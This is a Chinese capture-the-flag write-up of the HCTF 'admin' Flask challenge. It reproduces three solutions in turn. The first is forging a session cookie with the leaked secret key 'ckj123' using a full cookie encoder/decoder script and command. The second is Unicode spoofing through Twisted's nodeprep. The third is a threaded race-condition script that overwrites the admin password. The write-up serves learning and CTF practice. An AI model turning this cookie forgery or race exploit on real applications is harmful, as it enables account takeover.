突然发现没那么简单，这个题爆破出来是纯巧合，是我无知了，原来有三种方式来解题，就把网上的WP复现一下然后自己多学一点吧，果然没那么简单，以下是网上的三种姿势，上面的弱密码是最简单的一种，介绍下剩下两种高大上的


大佬的前置步骤

原来自己这种菜鸡的做法跟大佬不同，大佬上来先sql注入，不像我上来就爆破，但是尝试之后发现注入不行，直接注册了一个账号,然后再登录之后就会出现


点post就会出现下面这个留言板一样的东西



大佬一般都会注入这个地方，但是这个地方xss似乎也不太行,查看源码，发现如下



猜测只有在admin用户登录下才可以拿到flag,接下来在查看源码界面看到如下注释（这注释着实不好找）



这里有源码的地址，拿下来看一看，学东西果然任重道远呀，这题是python flask框架，多年来只闻其声不见其人，今天就来好好了解一下,下面这个网站不能再详细了，好好学一学（原博客访问不了，只有这个转载的了）

python flask入门看这

好了好了看了大半天这篇博客基本上了解了flask的基本用法了，现在开始正式尝试这几种解法
首先看路由，如下

```
@app.route('/code')
def get_code():

@app.route('/index')
def index():

@app.route('/register', methods = ['GET', 'POST'])
def register():

@app.route('/login', methods = ['GET', 'POST'])
def login():

@app.route('/logout')
def logout():

@app.route('/change', methods = ['GET', 'POST'])
def change():

@app.route('/edit', methods = ['GET', 'POST'])
def edit():
```

可以了解到整个界面的调用过程,可以看到主界面是直接调用index.html模板进行渲染，打开看一看

index.html

app > templates > index.html > ...

```
1  {% include('header.html') %}
2  {% if current_user.is_authenticated %}
3  <h1 class="nav">Hello {{ session['name'] }}</h1>
4  {% endif %}
5  {% if current_user.is_authenticated and session['name'] == 'admin' %}
6  <h1 class="nav">hctf{xxxxxxxxx}</h1>
7  {% endif %}
8  <!-- you are not admin -->
9  <h1 class="nav">Welcome to hctf</h1>
10
11 {% include('footer.html') %}
12
```

CSDN @dra_p0p3n

发现只要用户登录且sessionname是admin就可以显示出来flag，自然而然地想到了第一种方式

解法一：flask session伪造

flask的session是存储在客户端cookie中的，而且flask仅仅对数据进行了签名。众所周知的是，签名的作用是防篡改，而无法防止被读取。而flask并没有提供加密操作，所以其session的全部内容都是可以在客户端读取的，这就可能造成一些安全问题，基础知识看这。我们可以用python脚本把flask的session解密出来，但是如果想要加密伪造生成我们自己的session的话，还需要知道flask用来签名的密钥，在github源码里找找，可以在config.py里发现下面代码

config.py

app > config.py > Config

```python
import os

class Config(object):
    SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
    SQLALCHEMY_DATABASE_URI = 'mysql+pymysql://root:adsl1234@db:3306/test'
    SQLALCHEMY_TRACK_MODIFICATIONS = True
```


我们就假设这个environ没有get到，直接用后面的ckj123当作密钥了，在GitHub上找一个flask框架的session加解密脚本如下，名字叫flask_session_cookie_manager.py，链接点这里

```python
""" Flask Session Cookie Decoder/Encoder """
__author__ = 'Wilson Sumanang, Alexandre ZANNI'

# standard imports
import sys
import zlib
from itsdangerous import base64_decode
import ast

# Abstract Base Classes (PEP 3119)
if sys.version_info[0] < 3: # < 3.0
    raise Exception('Must be using at least Python 3')
elif sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && < 3.4
    from abc import ABCMeta, abstractmethod
else: # > 3.4
    from abc import ABC, abstractmethod

# Lib for argument parsing
import argparse

# external Imports
from flask.sessions import SecureCookieSessionInterface

class MockApp(object):

    def __init__(self, secret_key):
        self.secret_key = secret_key


if sys.version_info[0] == 3 and sys.version_info[1] < 4: # >= 3.0 && < 3.4
    class FSCM(metaclass=ABCMeta):
        def encode(secret_key, session_cookie_structure):
            """ Encode a Flask session cookie """
            try:
                app = MockApp(secret_key)
```

```
            session_cookie_structure = dict(ast.literal_eval(session_cookie_structure))
            si = SecureCookieSessionInterface()
            s = si.get_signing_serializer(app)

            return s.dumps(session_cookie_structure)
        except Exception as e:
            return "[Encoding error] {}".format(e)
            raise e


    def decode(session_cookie_value, secret_key=None):
        """ Decode a Flask cookie  """
        try:
            if(secret_key==None):
                compressed = False
                payload = session_cookie_value

                if payload.startswith('.'):
                    compressed = True
                    payload = payload[1:]

                data = payload.split(".")[0]

                data = base64_decode(data)
                if compressed:
                    data = zlib.decompress(data)

                return data
            else:
                app = MockApp(secret_key)

                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.loads(session_cookie_value)
        except Exception as e:
            return "[Decoding error] {}".format(e)
            raise e
else: # > 3.4
    class FSCM(ABC):
        def encode(secret_key, session_cookie_structure):
            """ Encode a Flask session cookie """
            try:
                app = MockApp(secret_key)

                session_cookie_structure = dict(ast.literal_eval(session_cookie_structure))
                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.dumps(session_cookie_structure)
            except Exception as e:
                return "[Encoding error] {}".format(e)
                raise e


        def decode(session_cookie_value, secret_key=None):
            """ Decode a Flask cookie  """
            try:
                if(secret_key==None):
                    compressed = False
```

```
                compressed = False
                payload = session_cookie_value

                if payload.startswith('.'):
                    compressed = True
                    payload = payload[1:]

                data = payload.split(".")[0]

                data = base64_decode(data)
                if compressed:
                    data = zlib.decompress(data)

                return data
            else:
                app = MockApp(secret_key)

                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.loads(session_cookie_value)
        except Exception as e:
            return "[Decoding error] {}".format(e)
            raise e


if __name__ == "__main__":
    # Args are only relevant for __main__ usage

    ## Description for help
    parser = argparse.ArgumentParser(
            description='Flask Session Cookie Decoder/Encoder',
            epilog="Author : Wilson Sumanang, Alexandre ZANNI")

    ## prepare sub commands
    subparsers = parser.add_subparsers(help='sub-command help', dest='subcommand')

    ## create the parser for the encode command
    parser_encode = subparsers.add_parser('encode', help='encode')
    parser_encode.add_argument('-s', '--secret-key', metavar='<string>',
                               help='Secret key', required=True)
    parser_encode.add_argument('-t', '--cookie-structure', metavar='<string>',
                               help='Session cookie structure', required=True)

    ## create the parser for the decode command
    parser_decode = subparsers.add_parser('decode', help='decode')
    parser_decode.add_argument('-s', '--secret-key', metavar='<string>',
                               help='Secret key', required=False)
    parser_decode.add_argument('-c', '--cookie-value', metavar='<string>',
                               help='Session cookie value', required=True)

    ## get args
    args = parser.parse_args()

    ## find the option chosen
    if(args.subcommand == 'encode'):
        if(args.secret_key is not None and args.cookie_structure is not None):
            print(FSCM.encode(args.secret_key, args.cookie_structure))
    elif(args.subcommand == 'decode'):
        if(args.secret_key is not None and args.cookie_value is not None):
```

```
        print(FSCM.decode(args.cookie_value,args.secret_key))
    elif(args.cookie_value is not None):
        print(FSCM.decode(args.cookie_value))
```

这个代码的具体原理就不赘述了，可以去看看密码学知识，但是搞这块的也不需要面面俱到，像这样现成的工具拿着用就行了，说下用法，这个python2和3都有，用法贴上，一目了然


Encode

```
usage: flask_session_cookie_manager{2,3}.py encode [-h] -s <string> -t <string>

optional arguments:
 -h, --help            show this help message and exit
 -s <string>, --secret-key <string>
                       Secret key
 -t <string>, --cookie-structure <string>
                       Session cookie structure
```


Decode

```
usage: flask_session_cookie_manager.py decode [-h] [-s <string>] -c <string>

optional arguments:
 -h, --help            show this help message and exit
 -s <string>, --secret-key <string>
                       Secret key
 -c <string>, --cookie-value <string>
                       Session cookie value
```

我们把登陆界面的cookie弄下来



使用上面的方法解密



将用户名改为admin后重新编码并且使用签名密钥

```
PS C:\Users\[redacted]\Desktop\flask-session-cookie-manager-1.2.1.1>  python .\flask_session_cookie_manager3.py encode -s 'ckj123' -t "{'_fresh': True, '_id': b'5351812c541d02ad9b93fef5d3e00774bc761f1887d219c63444e8762fb0ed7dfaada2bce7f844fbd888eedc01ffd2e20b1655778384785efade8aec3d250107', 'csrf_token': b'8bf0a0ee17a53709707e24bb4ff6505e3917b0ae', 'image': b'nlxz', 'name': 'admin' 'user_id': '10'}"
.eJw9kE2LwjAURf_KkLWLpu1KcOEQJ1h4L1RaQ95GtK39Mg5UpWnE_z7FAdeXew73PtnhPFS3hi3vw6NasENbsuWTfZ3YkmEGHLLagQWO4qcHkTQkLq3K0JI2nAReQKwj9LvW-CIEbZwSdURi65SGEHwaoMxj9GYiux1JpxFJaozeNWCTjrLSKpEGZJN-7sWk973xa0eWerD5BHLrsMs5-iIGXwfoa06aGpqZRu87CNMJs7UDUazYa8GK23A-3H_76vqZoGRiQW5mde4w3HDwxaiyYsQwn1AmLUqys2JEnXuVbSLTfTeUrt641h7r6kM6WRdX9X9yPdo5YMfStle2YI9bNbx_Yzxgrz90tW3G.YTdnwQ.eSzLpKlniU8jIEL3jRXQuEiaj-4
PS C:\Users\dzx\Desktop\flask-session-cookie-manager-1.2.1.1>
```


抓个包，把生成的伪造session替换掉


---

hctf

Hello admin

flag{1ca3bc4a-05e9-47cd-bdec-05f23cb11e52}

Welcome to hctf




即可拿到flag，妙呀

多提一句，这个脚本，其实在运行的时候有点问题，按理说解密是不需要密钥的，但是对比上面解密加密的两张图可以发现，如果解密没有密钥，生成的字符串是byte''格式的，而且里面是双引号，但是在Windows下后面加密双引号用单引号包裹是会有问题的，但是解密的时候加上密钥解出来就是正常的string格式，里面是单引号，这样后面双引号包裹的时候就不会出错，所以这题解密的时候最好加上密钥，不然后面处理很麻烦，这算是脚本的问题吧。


解法二：Unicode欺骗

这个就着实太高大上了，这里只能参考别人的博客了，我们可以发现，不管是login、register还是change页面，只要是关于session['name']的操作，都先用了strlower函数将name转成小写



只是这里不是python中有自带的转小写函数lower，重写了一个


这里用到了nodeprep.prepare函数，而nodeprep是从twisted模块中导入的from twisted.words.protocols.jabber.xmpp_stringprep import nodeprep，在requirements.txt文件中，发现这里用到的twisted版本是Twisted==10.2.0，而官网最新版本已经差别很大了




估计是存在什么漏洞，这谁知道呢，只能看网上大佬的解说了,如下

> 这里原理就是利用nodeprep.prepare函数会将unicode字符ᴬ转换成A，而A在调用一次nodeprep.prepare函数会把A转换成a。
> 所以当我们用ᴬdmin注册的话，后台代码调用一次nodeprep.prepare函数，把用户名转换成Admin，我们用ᴬdmin进行登录，可以看到index页面的username变成了Admin，证实了我们的猜想，接下来我们就想办法让服务器再调用一次nodeprep.prepare函数即可。
> 这里发现在改密码函数代码里，也用到了nodeprep.prepare函数，也就是说，我们在这里改密码的话，先会把username改为admin，从而改掉admin的密码。

我总结一下，就是输入ᴬdmin，创建一个账号，在注册的时候就会调用那个函数，记录里面就会是Admin，同理用ᴬdmin登录，也会调用该函数变成Admin，然后再使用changepassword再调用一次，直接吧Admin换成了admin，改了admin的密码，但如果一开始使用Admin，调用该函数其实是admin用户登录，不知道密码是完全无法登录的





然后改密码,直接使用admin+改过的密码即可拿到flag

条件竞争

这™纯属神仙做法，有点pwn那味了，利用的是登录和改密码在没有完全验证身份的情况下做了赋值操作（方框赋值椭圆验证身份）

```python
def login():
    if current_user.is_authenticated:
        return redirect(url_for('index'))

    form = LoginForm()
    if request.method == 'POST':
        name = strlower(form.username.data)
        session['name'] = name
        user = User.query.filter_by(username=name).first()
        if user is None or not user.check_password(form.password.data):
            flash('Invalid username or password')
            return redirect(url_for('login'))
        login_user(user, remember=form.remember_me.data)
        return redirect(url_for('index'))
    return render_template('login.html', title = 'login', form = form)

@app.route('/logout')
```



```python
@app.route('/change', methods = ['GET', 'POST'])
def change():
    if not current_user.is_authenticated:
        return redirect(url_for('login'))
    form = NewpasswordForm()
    if request.method == 'POST':
        name = strlower(session['name'])
        user = User.query.filter_by(username=name).first()
        user.set_password(form.newpassword.data)
        db.session.commit()
        flash('change successful')
        return redirect(url_for('index'))
    return render_template('change.html', title = 'change', form = form)
```



也就是我创建两个进程，一个专门改密码，一个一直在使用admin尝试登录，可能会有这么一种情况，admin登录进程的name刚刚赋值给session还没有验证的时候，又被赋值给改密码进程的name，然后admin密码就被改了，这个我也没试，估计成功率不高，不过也是一种方式吧，贴个网上的代码。

```python
import threading
import requests
import time

def login(s,username,password):
    data = {
        'username':username,
        'password':password,
        'submit':''
    }
    r  = s.post('http://13x.xx7.xx.xxx:9999/login',data=data)
    return r

def logout(s):
    s.get('http://13x.xx7.xx.xxx:9999/logout')

def change_pwd(s,newpass):
    data = {
        'newpassword':newpass
    }
    s.post('http://13x.xx7.xx.xxx:9999/change',data=data)

def func1(s):
    try:
        login(s,'Miracle778','Miracle778')
        change_pwd(s,'Miracle778')
    except Exception:
        pass

def func2(s):
    try:
        logout(s)
        r = login(s,'admin','Miracle778')
        if '<a href="/index">/index</a>' in r.text:
            print(r.text)
            exit(0)
    except Exception:
        pass

for i in range(10000):
    print(i)
    s = requests.Session()
    t1 = threading.Thread(target=func1,args=(s,))
    t2 = threading.Thread(target=func2,args=(s,))
    t2.start()
    t1.start()
```

